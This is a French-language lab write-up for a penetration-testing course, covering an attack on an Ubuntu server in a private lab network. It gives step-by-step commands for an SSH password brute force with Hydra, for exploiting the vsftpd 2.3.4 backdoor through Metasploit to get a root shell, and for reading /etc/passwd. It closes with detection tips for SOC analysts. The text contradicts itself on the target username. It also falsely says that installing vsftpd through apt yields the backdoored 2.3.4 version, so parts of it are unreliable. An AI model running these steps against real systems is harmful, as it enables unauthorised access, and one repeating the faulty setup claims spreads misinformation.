TP 3.1 — Attaque d'un serveur Linux (Ubuntu)

Introduction

Dans le paysage actuel de la cybersécurité, la gestion des vulnérabilités et la compréhension des vecteurs d'attaque sont des piliers fondamentaux pour tout analyste en centre d'opérations de sécurité (SOC). Ce travail pratique s'inscrit dans le **Chapitre 3 : Tests d'intrusion**, dont l'objectif est de maîtriser la méthodologie offensive pour mieux structurer la défense.


.Objectifs du TP

L'objectif est d'apprendre la méthodologie d'un test d'intrusion : reconnaissance, exploitation et post-exploitation. Nous exploitons ici une faille spécifique (porte dérobée) dans le service de transfert de fichiers VSFTPD version 2.3.4.Avant de lancer une offensive, l'attaquant doit s'assurer que le chemin réseau vers sa cible est libre. C'est la phase de **Reconnaissance Active**.


1. Préparation et vérification de la connectivité

Avant de commencer l'attaque, nous devons nous assurer que les deux machines (l'attaquant et la cible) communiquent correctement.

- **Cible :** Serveur Ubuntu (`192.168.56.10`)
- **Attaquant :** Kali Linux (`192.168.56.30`)
- **Action :** Depuis Kali, lançons un `ping 192.168.56.10` pour vérifier l'accès.




- **Vérification SSH :** Sur la machine Ubuntu, assurons-nous que le service SSH est actif avec la commande `sudo systemctl status ssh`.




2. Partie 1 — Attaque par force brute (Brute force SSH)

L'objectif est d'obtenir l'accès au serveur en testant une liste de mots de passe sur l'utilisateur "bel-ange".

- **Outil utilisé :** Hydra
- **Commande exécuter sur Kali :** `hydra -l simo -P pass.txt ssh://192.168.56.10`



- **Interprétation :** le mot de passe est trouvé, Hydra l'affiche. Cela prouve qu'un attaquant peut obtenir un accès légitime sans exploiter de faille logicielle, simplement à cause d'un mot de passe faible.
- **Exploitation :** Connectons-nous via SSH avec les identifiants trouvés :




- **Observation :** Une fois connecté, explorons le système avec les commandes `whoami`, `pwd`, et `ls`.

3. Partie 2 — Exploitation d'un service vulnérable (vsftpd)


Ici, on exploite une faille de sécurité spécifique dans un logiciel installé.

- **Préparation sur Ubuntu :** Installons une version vulnérable du service FTP : `sudo apt install vsftpd -y`.




- **Outil utilisé :** Metasploit **Étapes sur Kali :**

1. Lançons Metasploit : `msfconsole`




2. Cherchons l'exploit : `search vsftpd`




3. Utilisons le module trouvé : `use exploit/unix/ftp/vsftpd_234_backdoor`


4. Configurons la cible : `set RHOSTS 192.168.56.10`



5. Lançons l'attaque : `run` ou `exploit`




- **Résultat :** Tapons `whoami` pour vérifier notre accès (généralement `root`).



4. Partie 3 — Comprendre la compromission (Post-exploitation)

Une fois à l'intérieur du système, l'attaquant analyse les données sensibles.

- **Consultation des utilisateurs :** Exécutons `cat /etc/passwd` pour voir la liste des comptes du système.



- **Identification du système :** Exécutons `uname -a` pour connaître la version précise du noyau et préparer d'autres attaques (élévation de privilèges).

5. Conclusion

L'exploitation de la backdoor VSFTPD 2.3.4 illustre parfaitement la phase d'**Accès Initial**. Pour un analyste SOC, la détection de ce type d'attaque se ferait par la surveillance de connexions réseau inhabituelles sur le port **6200** ou par la détection de caractères suspects (comme le smiley `:)`) dans les logs du serveur FTP.